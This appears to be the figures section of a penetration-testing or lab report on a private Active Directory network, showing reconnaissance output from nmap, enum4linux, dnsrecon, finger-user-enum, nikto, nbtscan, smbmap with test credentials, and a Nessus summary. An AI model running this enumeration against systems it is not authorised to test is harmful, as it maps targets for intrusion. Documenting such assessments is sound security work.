
```
└─$ nmap 192.168.10.2
Starting Nmap 7.92 ( https://nmap.org ) at 2022-12-06 04:16 EST
Nmap scan report for Server2.uadcwnet.com (192.168.10.2)
Host is up (0.00038s latency).
Not shown: 986 closed tcp ports (conn-refused)
PORT     STATE SERVICE
22/tcp   open  ssh
53/tcp   open  domain
88/tcp   open  kerberos-sec
90/tcp   open  dnsix
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
389/tcp  open  ldap
445/tcp  open  microsoft-ds
464/tcp  open  kpasswd5
593/tcp  open  http-rpc-epmap
636/tcp  open  ldapssl
3268/tcp open  globalcatLDAP
3269/tcp open  globalcatLDAPssl
3389/tcp open  ms-wbt-server
```

Figure 2: nmap 192.168.10.2 command result




```
[+] Found domain(s):

        [+] UADCWNET
        [+] Builtin

[+] Password Info for Domain: UADCWNET

        [+] Minimum password length: 7
        [+] Password history length: 24
        [+] Maximum password age: 136 days 23 hours 58 minutes
        [+] Password Complexity Flags: 010000

                [+] Domain Refuse Password Change: 0
                [+] Domain Password Store Cleartext: 1
                [+] Domain Password Lockout Admins: 0
                [+] Domain Password No Clear Change: 0
                [+] Domain Password No Anon Change: 0
                [+] Domain Password Complex: 0

        [+] Minimum password age: 1 day 4 minutes
        [+] Reset Account Lockout Counter:
        [+] Locked Account Duration:
        [+] Account Lockout Threshold: None
        [+] Forced Log off Time: Not Set
```

Figure 3:Enum4linux results, Found domains and password policies




```
group:[Domain Admins] rid:[0×200]
group:[Domain Users] rid:[0×201]
group:[Domain Guests] rid:[0×202]
group:[Domain Computers] rid:[0×203]
group:[Domain Controllers] rid:[0×204]
group:[Schema Admins] rid:[0×206]
group:[Enterprise Admins] rid:[0×207]
group:[Group Policy Creator Owners] rid:[0×208]
group:[Read-only Domain Controllers] rid:[0×209]
group:[Cloneable Domain Controllers] rid:[0×20a]
group:[Protected Users] rid:[0×20d]
group:[Key Admins] rid:[0×20e]
group:[Enterprise Key Admins] rid:[0×20f]
group:[DnsUpdateProxy] rid:[0×44e]
group:[Human Resources] rid:[0×44f]
group:[Legal] rid:[0×450]
group:[Finance] rid:[0×451]
group:[Engineering] rid:[0×452]
group:[Sales] rid:[0×453]
group:[Information Technology] rid:[0×454]
```

Figure 4:Enum4linux results, read-only domain admins




```
'Domain Users' (RID: 513) has member: UADCWNET\F.Sanders
'Domain Users' (RID: 513) has member: UADCWNET\R.Soto
'Domain Users' (RID: 513) has member: UADCWNET\I.Robinson
'Domain Users' (RID: 513) has member: UADCWNET\B.Yates
'Domain Users' (RID: 513) has member: UADCWNET\E.Frazier
'Domain Users' (RID: 513) has member: UADCWNET\G.Francis
'Domain Users' (RID: 513) has member: UADCWNET\J.Shaw
'Domain Users' (RID: 513) has member: UADCWNET\G.Adkins
'Information Technology' (RID: 1108) has member: UADCWNET\test
'Domain Guests' (RID: 514) has member: UADCWNET\Guest
'Domain Admins' (RID: 512) has member: UADCWNET\Administrator
'Domain Admins' (RID: 512) has member: UADCWNET\W.Holt
'Domain Admins' (RID: 512) has member: UADCWNET\L.Washington
'Domain Admins' (RID: 512) has member: UADCWNET\M.Padilla
'Domain Admins' (RID: 512) has member: UADCWNET\I.Robinson
'Domain Admins' (RID: 512) has member: UADCWNET\B.Yates
'Domain Admins' (RID: 512) has member: UADCWNET\J.Shaw
'Schema Admins' (RID: 518) has member: UADCWNET\Administrator
```

Figure 5:Enum4linux, Found Domain Admins




```
┌──(kali㉿kali)-[/usr/share/nmap/scripts]
└─$ dnsrecon -n 192.168.10.2 -d uadcwnet.com
[*] std: Performing General Enumeration against: uadcwnet.com...
[-] DNSSEC is not configured for uadcwnet.com
[*]      SOA server2.uadcwnet.com 192.168.10.2
[*]      NS server2.uadcwnet.com 192.168.10.2
[*]      NS server1.uadcwnet.com 192.168.10.1
[*]      A uadcwnet.com 192.168.10.1
[*]      A uadcwnet.com 192.168.10.2
[*] Enumerating SRV Records
[+]      SRV _gc._tcp.uadcwnet.com Server1.uadcwnet.com 192.168.10.1 3268
[+]      SRV _gc._tcp.uadcwnet.com Server2.uadcwnet.com 192.168.10.2 3268
[+]      SRV _kerberos._udp.uadcwnet.com Server2.uadcwnet.com 192.168.10.2 88
[+]      SRV _kerberos._udp.uadcwnet.com Server1.uadcwnet.com 192.168.10.1 88
[+]      SRV _ldap._tcp.uadcwnet.com Server2.uadcwnet.com 192.168.10.2 389
[+]      SRV _ldap._tcp.uadcwnet.com Server1.uadcwnet.com 192.168.10.1 389
[+]      SRV _kerberos._tcp.uadcwnet.com Server2.uadcwnet.com 192.168.10.2 88
[+]      SRV _kerberos._tcp.uadcwnet.com Server1.uadcwnet.com 192.168.10.1 88
[+]      SRV _ldap._tcp.pdc._msdcs.uadcwnet.com Server1.uadcwnet.com 192.168.10.1 389
[+]      SRV _ldap._tcp.gc._msdcs.uadcwnet.com Server1.uadcwnet.com 192.168.10.1 3268
[+]      SRV _ldap._tcp.gc._msdcs.uadcwnet.com Server2.uadcwnet.com 192.168.10.2 3268
[+]      SRV _kpasswd._tcp.uadcwnet.com Server2.uadcwnet.com 192.168.10.2 464
[+]      SRV _kpasswd._tcp.uadcwnet.com Server1.uadcwnet.com 192.168.10.1 464
[+]      SRV _ldap._tcp.ForestDNSZones.uadcwnet.com Server2.uadcwnet.com 192.168.10.2 389
[+]      SRV _ldap._tcp.ForestDNSZones.uadcwnet.com Server1.uadcwnet.com 192.168.10.1 389
[+]      SRV _kpasswd._udp.uadcwnet.com Server2.uadcwnet.com 192.168.10.2 464
[+]      SRV _kpasswd._udp.uadcwnet.com Server1.uadcwnet.com 192.168.10.1 464
[+]      SRV _ldap._tcp.dc._msdcs.uadcwnet.com Server2.uadcwnet.com 192.168.10.2 389
[+]      SRV _ldap._tcp.dc._msdcs.uadcwnet.com Server1.uadcwnet.com 192.168.10.1 389
[+]      SRV _kerberos._tcp.dc._msdcs.uadcwnet.com Server2.uadcwnet.com 192.168.10.2 88
[+]      SRV _kerberos._tcp.dc._msdcs.uadcwnet.com Server1.uadcwnet.com 192.168.10.1 88
[+] 21 Records Found
```

Figure 6: dnsrecon 192.168.10.1/2 command result




```
└─$ perl finger-user-enum.pl -U /home/kali/finger-user-enum/names.txt -t 192.168.10.1
Starting finger-user-enum v1.0 ( http://pentestmonkey.net/tools/finger-user-enum )

 ----------------------------------------------------------
|                   Scan Information                       |
 ----------------------------------------------------------

Worker Processes ......... 5
Usernames file ........... /home/kali/finger-user-enum/names.txt
Target count ............. 1
Username count ........... 75
Target TCP port .......... 79
Query timeout ............ 5 secs
Relay Server ............. Not used

######## Scan started at Thu Jan  5 12:16:50 2023 #########
List@192.168.10.1: This is finger server..
Gnats @192.168.10.1: This is finger server..
(admin)@192.168.10.1: This is finger server..
Debian-exim@192.168.10.1: This is finger server..
Bug-Reporting@192.168.10.1: This is finger server..
Mailing@192.168.10.1: This is finger server..
Server@192.168.10.1: This is finger server..
Manager@192.168.10.1: This is finger server..
a@192.168.10.1: This is finger server..
and@192.168.10.1: This is finger server..
System@192.168.10.1: This is finger server..
adm@192.168.10.1: This is finger server..
added@192.168.10.1: This is finger server..
admin@192.168.10.1: This is finger server..
agent@192.168.10.1: This is finger server..
at@192.168.10.1: This is finger server..
apache@192.168.10.1: This is finger server..
bb@192.168.10.1: This is finger server..
backup@192.168.10.1: This is finger server..
```

Figure 7: Perl script command




```
└─$ nikto -host http://192.168.10.1
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.10.1
+ Target Hostname:    192.168.10.1
+ Target Port:        80
+ Start Time:         2023-01-05 13:01:40 (GMT-5)
---------------------------------------------------------------------------
+ Server: ArGoSoft Mail Server Freeware, Version 1.8 (1.8.2.9)
+ IP address found in the 'server' header. The IP is "1.8.2.9".
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
```

Figure 8: Nikto Enumeration




```
┌──(kali㉿kali)-[/usr/share/nmap/scripts]
└─$ nmap -p 88 --script krb5-enum-users --script-args krb5-enum-users.realm='test' 192.168.10.1
Starting Nmap 7.92 ( https://nmap.org ) at 2023-01-06 08:42 EST
Nmap scan report for Server1.uadcwnet.com (192.168.10.1)
Host is up (0.00057s latency).

PORT   STATE SERVICE
88/tcp open  kerberos-sec

Nmap done: 1 IP address (1 host up) scanned in 0.19 seconds

┌──(kali㉿kali)-[/usr/share/nmap/scripts]
└─$ nmap -p 88 --script krb5-enum-users --script-args krb5-enum-users.realm='test' 192.168.10.2
Starting Nmap 7.92 ( https://nmap.org ) at 2023-01-06 08:42 EST
Nmap scan report for Server2.uadcwnet.com (192.168.10.2)
Host is up (0.00051s latency).

PORT   STATE SERVICE
88/tcp open  kerberos-sec

Nmap done: 1 IP address (1 host up) scanned in 0.19 seconds

┌──(kali㉿kali)-[/usr/share/nmap/scripts]
└─$ nmap -p 88 --script "krb5*"  192.168.10.1
Starting Nmap 7.92 ( https://nmap.org ) at 2023-01-06 08:43 EST
Nmap scan report for Server1.uadcwnet.com (192.168.10.1)
Host is up (0.00053s latency).

PORT   STATE SERVICE
88/tcp open  kerberos-sec

Nmap done: 1 IP address (1 host up) scanned in 0.20 seconds

┌──(kali㉿kali)-[/usr/share/nmap/scripts]
└─$ nmap -p 88 --script "krb5*"  192.168.10.2
Starting Nmap 7.92 ( https://nmap.org ) at 2023-01-06 08:43 EST
Nmap scan report for Server2.uadcwnet.com (192.168.10.2)
Host is up (0.00043s latency).

PORT   STATE SERVICE
88/tcp open  kerberos-sec

Nmap done: 1 IP address (1 host up) scanned in 0.19 seconds
```

Figure 9: Kerberos-sec - Nmap Enumeration




```
└─$ sudo nmap -p90 --script "http*" 192.168.10.2
[sudo] password for kali:
##Starting Nmap 7.92 ( https://nmap.org ) at 2023-01-06 08:28 EST
Stats: 0:00:00 elapsed; 0 hosts completed (0 up), 0 undergoing Script Pre-Scan
NSE Timing: About 0.00% done
Pre-scan script results:
|_http-robtex-shared-ns: *TEMPORARILY DISABLED* due to changes in Robtex's API. See https://www.robtex.com/api/
Nmap scan report for Server2.uadcwnet.com (192.168.10.2)
Host is up (0.00034s latency).

PORT   STATE SERVICE
90/tcp open  dnsix
MAC Address: 00:0C:29:02:92:F3 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.47 seconds
```

Figure 10:Nmap script command and results, port 90




```
┌──(kali㉿kali)-[~]
└─$ nbtscan -v -s : 192.168.10.1
192.168.10.1:SERVER1        :20U
192.168.10.1:SERVER1        :00U
192.168.10.1:UADCWNET       :00G
192.168.10.1:UADCWNET       :1cG
192.168.10.1:UADCWNET       :1eG
192.168.10.1:UADCWNET       :1dU
192.168.10.1:__MSBROWSE__:01G
192.168.10.1:UADCWNET       :1bU
192.168.10.1:MAC:00:0c:29:b9:96:5d
```

Figure 12: nbtscan - server 1




```
┌──(kali㉿kali)-[~]
└─$ nbtscan -v -s : 192.168.10.2
192.168.10.2:SERVER2        :20U
192.168.10.2:SERVER2        :00U
192.168.10.2:UADCWNET       :00G
192.168.10.2:UADCWNET       :1cG
192.168.10.2:MAC:00:0c:29:02:92:f3
```

Figure 11;nbtscan - server 2




```
┌──(kali㉿kali)-[~]
└─$ nbtscan -v -s : 192.168.10.10
192.168.10.10:CLIENT1        :00U
192.168.10.10:UADCWNET       :00G
192.168.10.10:CLIENT1        :20U
192.168.10.10:MAC:00:0c:29:fd:f3:9a
```

Figure 13:nbtscan - client 1



```
└─$ smbmap -u test -p test123 -H 192.168.10.1
[+] IP: 192.168.10.1:445        Name: Server1.uadcwnet.com
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        ADMIN$                                                  NO ACCESS       Remote Admin
        C$                                                      NO ACCESS       Default share
        Fileshare1                                              READ ONLY
        Fileshare2                                              READ ONLY
        HR                                                      READ ONLY
        IPC$                                                    READ ONLY       Remote IPC
        NETLOGON                                                READ ONLY       Logon server share
        Resources                                               READ ONLY
        SYSVOL                                                  READ ONLY       Logon server share
        SYSVOL2                                                 READ ONLY

┌──(kali㉿kali)-[~]
└─$ smbmap -u test -p test123 -H 192.168.10.2
[+] IP: 192.168.10.2:445        Name: Server2.uadcwnet.com
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        ADMIN$                                                  NO ACCESS       Remote Admin
        C$                                                      NO ACCESS       Default share
        IPC$                                                    READ ONLY       Remote IPC
        NETLOGON                                                READ ONLY       Logon server share
        SYSVOL                                                  READ ONLY       Logon server share
```

Figure 14: smbmap results



2 Hosts


☐	Host	Vulnerabilities
☐	192.168.10.1	18 182
☐	192.168.10.2	14 158

Scan Details

Policy: Basic Network Scan
Status: Completed
Severity Base: CVSS v3.0
Scanner: Local Scanner
Start: Today at 2:21 PM
End: Today at 3:48 PM
Elapsed: an hour

Vulnerabilities


Figure 15:Nessus Overview Hosts



192.168.10.1

0	3	17	3	94
CRITICAL	HIGH	MEDIUM	LOW	INFO

